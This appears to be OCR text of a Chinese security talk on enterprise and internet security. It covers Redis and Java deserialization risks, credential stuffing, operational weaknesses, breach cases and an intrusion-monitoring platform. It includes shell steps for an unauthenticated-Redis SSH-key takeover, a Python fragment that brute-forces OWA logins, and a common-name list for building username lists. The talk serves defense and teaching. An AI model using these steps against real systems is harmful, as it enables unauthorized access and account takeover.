大型企业和互联网的安全之道

个人简介

- 宗悦
- 万达信息科技有限公司
- 5年互联网安全行业从业经验
- 负责入侵检测系统、实时日志分析系统

新时代，安全之殇

同学们，不好啦，redis出漏洞了，又被黑啦！！！

同学们，不好啦，Java出了个反序列化漏洞，服务器被黑了！！！

漏洞　　麻烦制造者

黑客好可怕　　安全？　　一定没好事

连夜加班上线　　刷存在感

redis配置问题带来的安全隐患

```
root@[redacted]:~# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
```

```
root@[redacted]:~# (echo -e "\n\n"; cat .ssh/id_rsa.pub; echo -e "\n\n") > key.txt
root@[redacted]:~# more key.txt
```

```
redis
OK
redis
OK
```

```
[root@[redacted] ~]# ssh root@[redacted]
ssh: connect to host [redacted] port 22: Connection timed out
[root@[redacted] ~]# ssh root@[redacted] -p 9922
The authenticity of host '[redacted]:9922 ([redacted]:9922)' can't be established.
RSA key fingerprint is 0d:ae:fe[redacted]7:d6:41:a7:4b:30:80:bc:82:cd.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[redacted]:9922' (RSA) to the list of known hosts.
Last login: Wed Nov 11 13:46:23 2015 from [redacted]
[root@[redacted] ~]#
```

```
|. + =   S        |
|.. O o .         |
|o   O o          |
| * . * .         |
|E.. . .          |
+-----------------+
```


```
VXGnLqBgu1j+BB1dkE22/
I73q7gV5TRJR+amRzm/gTY
```

Java反序列化漏洞带来的安全隐患

如果Java应用对用户输入，即不可信数据做了反序列化处理，那么攻击者可以通过构造恶意输入，让反序列化产生非预期的对象，非预期的对象在产生过程中就有可能带来任意代码执行。

参考：http://blog.chaitin.com/2015-11-11_java_unserialize_rce/

- Jboss
- Jenkins
- Weblogic
- WebSphere
- OpenNMS



数据泄露带来的持续性威胁

- 2011年以来超过10亿条数据在互联网上泄露

数据泄露带来的持续性威胁


- 撞库
  - 用户信息被盗
- 企业邮箱安全
  - top500 username + 弱口令 基于OWA/SMTP/POP3协议破
- 企业VPN安全
  - 内网系统安全


```
headers2['Cookie'] = 'OutlookSession=%s ; PBack=0' % session
data = {'destination': 'https://%s/owa/' % args.domain,
        'flags': '0', 'forcedownlevel': '0', 'trusted':'0',
        'username':user, 'password':pwd,
        'isUtf8':'1', 'Cookie': 'OutlookSession=%s; PBack=0' % session}
while True:
    try:
        conn = httplib.HTTPSConnection(args.domain)
        conn.request(method='POST', url='/owa/auth.owa', body=urllib.ur
        break
    except:
        print '!!!Error occured #2'
```

id	姓名	人数
1	张伟	299025
2	王伟	290619
3	王芳	277293
4	李伟	269453
5	李娜	258581
6	张敏	245553
7	李静	243644
8	王静	243339
9	刘伟	241621
10	王秀英	241189
11	张丽	241075
12	李秀英	240742
13	王丽	236097
14	张静	232060
15	张秀英	231114
16	李强	230717
17	王敏	223592
18	李敏	223469
19	王磊	219127
20	刘洋	214420
21	王艳	206119
22	王勇	204173
23	李军	204023
24	张勇	203077
25	李杰	202421
26	张杰	199789
27	张磊	198962
28	王强	195956
29	李娟	195589
30	王军	193723


网络运维产生的一系列安全隐患

- 网络边界带来的困扰
  - VLAN间相互未隔离
  - 生产网和开发测试之间没有完善的ACL
  - 端口白名单
  - 邮箱爆破（企业邮箱/Exchange/SMTP）
  - VPN：传统认证方式
- 解决方案
  - VLAN严格进行隔离，变更流程，办公网只出
  - WEB服务器统一使用nginx做反向代理,nginx
  - Exchange接口二次开发，加验证码，防止
  - VPN认证方式（动态口令卡/手机验证码）




基础应用运维产生的一系列安全隐患

- 基础应用运维带来的困扰
  - WEB容器配置漏洞
  - JBOSS远程代码执行漏洞
  - 压缩/备份文件泄露
  - Zabbix/Jenkins等命令执行
  - 默认账号
- 解决方案
  - 检查配置文件
  - 检查服务器软件版本
  - 实时扫描检测



服务器运维产生的一系列安全隐患

- 服务器运维安全困扰
  - 用户名/密码认证
  - 通用账户/密码（监控，服务）
  - 通用配置/默认配置
- 解决方案
  - 双因素认证（开源解决方案：Google Authenticator）
  - pam.d
  - 秘钥认证（诸如SSH之类的服务）
  - 弱口令定期检测
  - HASH碰撞




安全事件给我们的预警

- 案例:某知名电商员工提交代码到github导致公司内网被漫游


安全事件给我们的预警

- 案例:某地图公司员工上传代码到github导致公司7个vcenter被控制




安全事件给我们的预警

- 案例:某搜索引擎分站git控制不严导致网站被shell



安全事件给我们的预警


- 某信息发布平台tomcat弱口令导致内网漫游




安全监控预警平台目标

预警速度要快	敌情报告要准
覆盖面要广	误报要少


飞凡安全监控预警平台模型V1



飞凡安全监控预警平台模型V2



流式分析全过程



镜像与分析是两个独立的系统，低耦合，且所有部件均可水平扩展。

飞凡安全监控预警平台

公共面板 Dashboard

Home > 公共面板

0	120	299	0
SQL注入	WEB SHELL	扫描	其他
More info	More info	More info	More info

攻击详情展示

ID	类型	告警名称	主机	URL地址	状态	IP地址	IP定位	时间
20160104102451119344148975	spider	SPIDER ALERT !!!		/do_not_delete.txt	200	61.151.218.119	中国 上海 上海	2016-01-04 10:24:50
20160104102444121804773740	spider	SPIDER ALERT !!!		/do_not_delete.txt	200	61.151.218.119	中国 上海 上海	2016-01-04 10:24:50
20160104092900117557568282	spider	SPIDER ALERT !!!		/do_not_delete.txt	200	101.226.27.156	中国 上海 上海	2016-01-04 09:28:58
20160104092852120946131934	spider	SPIDER ALERT !!!		/do_not_delete.txt	200	101.226.27.156	中国 上海 上海	2016-01-04 09:28:58
20160104075717114003925409	shell	疑似WEBSHELL连接		/book/story_dod_hjkdsafon.php	200	219.131.219.63	中国 广东 珠海	2016-01-04 07:57:16
20160104075717011771606129	shell	疑似WEBSHELL连接		/book/story_dod_hjkdsafon.php	200	219.131.219.63	中国 广东 珠海	2016-01-04 07:57:16
20160104075717116292484421	scan	不规则小马扫描		/book/story_dod_hjkdsafon.php	404	219.131.219.63	中国 广东 珠海	2016-01-04 07:57:16
20160104075710117774962686	scan	不规则小马扫描		/book/story_dod_hjkdsafon.php	404	219.131.219.63	中国 广东 珠海	2016-01-04 07:57:16
20160104075717114003887998	shell	疑似WEBSHELL连接		/data/conn/config.php	200	219.131.219.63	中国 广东 珠海	2016-01-04 07:57:16
20160104075710117774939834	shell	疑似WEBSHELL连接		/data/conn/config.php	200	219.131.219.63	中国 广东 珠海	2016-01-04 07:57:16

View All Orders

实时计算

1. 端口镜像分析http流量，json格式化入redis
2. 使用开源的实时计算系统storm从redis提取日志
3. storm提取完毕后存入Elasticsearch集群

关于误报

1. web服务器可能配置了rewrite伪静态
2. 搞清楚http请求的request和response的区别

第三方设备

1. 防御策略不精细，甲方成为PD
2. 不断地踩到坑，甲方成为QA
3. 产品迭代速度慢
4. 成本优势不再明显

安全攻防体系建设

安全防御目标

防御能力强	防御质量高
种类齐全	高低搭配

安全反击目标

分析攻击样本	找出攻击间关联性
锁定攻击源	震慑对手

经验告诉我

- 安全的理解
  - 安全是一个整体
  - 保证安全不在于地方有多强大，而要找到自己薄弱的地方
  - 网络边界需要认真对待
- 安全的误区
  - 片面对待
  - 不出事故，天下太平
  - 看不到漏洞造成的威胁和影响
- 方便 & 安全

Thank You !